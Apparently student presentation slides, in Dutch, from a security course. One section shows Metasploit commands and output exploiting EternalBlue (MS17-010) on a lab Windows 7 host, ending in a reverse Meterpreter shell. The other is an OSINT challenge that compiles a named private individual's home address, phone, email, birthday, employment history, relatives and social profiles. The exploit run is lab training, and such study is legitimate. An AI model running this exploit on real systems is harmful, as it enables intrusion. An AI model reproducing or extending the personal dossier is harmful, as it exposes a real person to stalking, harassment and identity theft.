
- Module gebruiken
  - Use module_name
  - Options
  - Set RHOSTS 192.168.235.129
  - Check
  - Run

Red C – SimpleWin



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.235.129
RHOSTS ⇒ 192.168.235.129
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.235.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.235.129:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64
(64-bit)
[*] 192.168.235.129:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.235.129:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.235.130:4444
[*] 192.168.235.129:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.235.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.235.129:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64
(64-bit)
[*] 192.168.235.129:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.235.129:445 - The target is vulnerable.
[*] 192.168.235.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.235.129:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64
(64-bit)
[*] 192.168.235.129:445   - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.235.129:445 - Connecting to target for exploitation.
[+] 192.168.235.129:445 - Connection established for exploitation.
[+] 192.168.235.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.235.129:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.235.129:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.235.129:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.235.129:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.235.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.235.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.235.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.235.129:445 - Starting non-paged pool grooming
[+] 192.168.235.129:445 - Sending SMBv2 buffers
[+] 192.168.235.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.235.129:445 - Sending final SMBv2 buffers.
[*] 192.168.235.129:445 - Sending last fragment of exploit packet!
[*] 192.168.235.129:445 - Receiving response from exploit packet
[+] 192.168.235.129:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.235.129:445 - Sending egg to corrupted connection.
[*] 192.168.235.129:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.235.129
[*] Meterpreter session 1 opened (192.168.235.130:4444 → 192.168.235.129:49158) at 2021-05-02 17:29:56 -0400
[+] 192.168.235.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.235.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.235.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Red C – SimpleWin




```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:df:93:3c
MTU          : 1500
IPv4 Address : 192.168.235.129
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::4845:166f:4900:3d59
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:eb81
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Red B

- OSINT Challenge
- Persoon die foto nam
  - Zijn/haar Volledige naam
  - Geboortedatum
  - Huidige en voorgaande job
  - Lievelings eten
  - Zijn/Haar thuis adres

  Optioneel:
  - Voor de echte die-hard, als jullie zijn/haar website vinden kunnen jullie proberen daar nog enkele extras te vinden.
  - Zoek uit wat er op zijn/haar “wall” stond in 2013




Red B - Zijn/haar Volledige naam

- Joshua Levin
- In foto: FANFEST + Haagen-Dazs
- Google: fanfest haagen dazs
- Images
- Twitter

Red B - Geboortedatum

- 14 Augustus




Josh Levin
@HEELevin

happy half birthday to me

2:16 PM · Feb 14, 2013 · Twitter Web Client

1 Like



Josh Levin
@HEELevin

One month till my birthday!!!


6:58 PM · Jul 14, 2013 · Twitter for iPhone

Red B - Huidige en voorgaande job

- Huidig: Content Producer at The Topps Company
- Voorgaand
  - Assistant Negotioator, ZenithOptimedia - New York, NY
  - Staff Writer, YanksGoYard.com, FanSided
  - Media Trainee, ZenithOptimedia - New York, NY
  - Associate Platform Monitor, Major League Baseball Advanced Media - New York, NY
  - WFAN Sports Radio Programming Intern, CBS Radio - New York, NY
  - Sports and Assignment Desk Intern, FOX 5/WNYW - New York, NY
  - News 12 Long Island Sports Intern, Cablevision - Woodbury, NY
  - 102.3 WBAB/106.1 WBLI Intern, Cox Media Group Long Island - West Babylon, NY

Red B - Lievelings eten

- cinnamon toast crunch milk and cereal bars




Josh Levin
@HEELevin

cinnamon toast crunch milk and cereal bars are probably the world's greatest snack

10:19 PM · Nov 18, 2012 · Twitter Web Client


Red B - Zijn/Haar thuis adres

- 12 North Wesley Court, Huntington, NY 11743



Joshua Levin

12 North Wesley Court • Huntington, NY 11743 • 516-993-6089 • jlevin2118@gmail.com



Joshua Levin

12 North Wesley Court • Huntington, NY 11743 • 516-993-6089 • jlevin2118@gmail.com

Work Experience:

ZenithOptimedia – New York, NY — May 2016-Present
- Assistant Negotiator

FanSided — April 2016-Present
- Staff Writer, YanksGoYard.com
  - FanSided is a blog network owned by Time Inc. and a sister station to Sports Illustrated
  - Contribute editorials, analyses and game recaps to FanSided's Yankees blog

ZenithOptimedia – New York, NY — January-May 2016
- Media Trainee

Major League Baseball Advanced Media – New York, NY — March-November 2015
- Associate Platform Monitor
  - Ensure quality control of MLB.com At Bat, 120 Sports, WWE Network & TheBlaze apps on all mobile and connected devices
  - Run routine checks across all platforms to ensure all live and on-demand content is running at peak ability
  - Write daily issue reports for each platform monitored

CBS Radio – New York, NY — January-May 2014
- WFAN Sports Radio Programming Intern
  - Work with on-air talent & production staff during live sporting events
  - Audio editing on Adobe Audition for on-air use by update anchors
  - Provide research assistance for update anchors as needed

FOX 5/WNYW – New York, NY — June-August 2014
- Sports and Assignment Desk Intern
  - Assist on-air talent and executive producer on nightly sportscasts
  - Log live sporting events for the purpose of on-air highlight readers
  - Work as a screener for potential story ideas on the Assignment Desk

Cablevision – Woodbury, NY — June-August 2013
- News 12 Long Island Sports Intern
  - Assist directly in the production of nightly sportscasts
  - Video editing on Final Cut Pro used for on-air highlight segments

Cox Media Group Long Island – West Babylon, NY — June-August 2012
- 102.3 WBAB/106.1 WBLI Intern
  - Collaborate with the promotions staff at promo events
  - Administrative duties for the promotions staff
  - Aid on-air personalities during five-hour radio show

Additional Experience:

Barnes & Noble College – Hofstra University Bookstore — January 2013-February 2015
- Bookseller, Customer Service
  - Administrate shipping, receiving & inventory


Hofstra University – Frank G. Zarb School of Business — June-September 2014
- Graduate Assistant
  - Work directly with Executive and Associate Directors of Graduate Programs
  - Administrative responsibilities including Microsoft Excel data entry
  - Deal directly with student inquiries, in-person and on phone

887. FM WRHU – Radio Hofstra University — September 2010-May 2014
- On-air talent, producer, board operator, Business & Facilities Manager

HEAT Network – Hofstra Entertainment Access Television — September 2012-May 2014
- *Hofstra Today* Sports Anchor/Producer

Computer Skills: Avid. AP ENPS. Final Cut Pro. Adobe Audition. Adobe Photoshop. Microsoft Office. Google Drive

Education: Hofstra University- Hempstead, NY
BA Broadcast Journalism, Lawrence Herbert School of Communication — May 2014
GPA- 3.64, cum laude



Joshua Levin | Huntington NY


Joshua Levin in Huntington, NY

We found 5 records for Joshua Levin in Huntington, NY. Select the best result to find their address, phone number, relatives, and public records.


AGE 20s — Joshua M Levin, Astoria, NY — View Full Report
USED TO LIVE IN: **Huntington, NY** • Woodbury, NY
RELATED TO: James Loren Levin • James Robert Levin • Jessica R Levin • Judy Levin • Judy E Levin
Phone | Current Address

AGE 20s — Joshua M Levin, Huntington, NY — View Full Report
USED TO LIVE IN: Astoria, NY • Woodbury, NY
RELATED TO: Jessica Levin • James L Levin • Levin Judith Sherman • Steve Levin • James Robert L
Phone | Current Address


Powered by Whitepages Premium



j11evin — Follow
98 posts — 236 followers — 372 following
Josh Levin
📍Lost in the World



Josh Levin
Content Producer at The Topps Company
New York City Metropolitan Area · Contact info
350 connections




Josh Levin
@HEELevin


This is a James Dolan Sell the Team account

Lost in the World · Instagram.com/j11evin · Joined March 2011

437 Following **268** Followers




Josh Levin



Josh Levin

Staff Writer for @YanksGoYardFS. Proud Hofstra & WRHU alum. Former WFAN intern. Views are mine. #MongoNation #NYY #NYK #GoBlue #NYJ




JOSH LEVIN — Access all details
Content Producer at **The Topps Company**

Josh Levin Contact Information

Email	j*****@*opps.com — Get Email Address
LinkedIn Profile	linkedin.com/in/jos[redacted]n-a857[redacted] — Get LinkedIn URL
Office phone	+1 570-346-5[redacted] — Get Phone Number
Company	The Topps Company
Location	United States, New York, New York
Last Update	2021-01-10

Your profile or incorrect data? Manage it here!



Our Little Yankees Podcast Episode 1 (10-15-2020)
35 views • Oct 16, 2020

Red B - Extras

- Email: jlevin2118@gmail.com
- Phone: 516-993-6089
- Mother's birthday: January 9
- Profiles
    - Facebook: https://www.facebook.com/josh.levin.585
    - Instagram: https://www.instagram.com/j11evin
    - Twitter: https://twitter.com/HEELevin
    - LinkedIn: https://www.linkedin.com/in/josh-levin-a857b450/
    - YouTube: https://www.youtube.com/watch?v=f-ZjbJFg7t8
    - Whitepages: https://www.whitepages.com/name/Joshua-Levin/Huntington-NY
    - Datalead: https://data-lead.com/person/name/Josh+Levin/id/262048077/v/113c9
    - Medium: https://medium.com/@HEELevin

EINDE Presentatie - SecAdv

Teamgrading: ja/neen

Neen?

→ ofwel aangeven welke student(en) meer verdient dan de anderen
(wanneer hierover consensus is binnen het team)

→ ofwel opsomming van completed tasks per student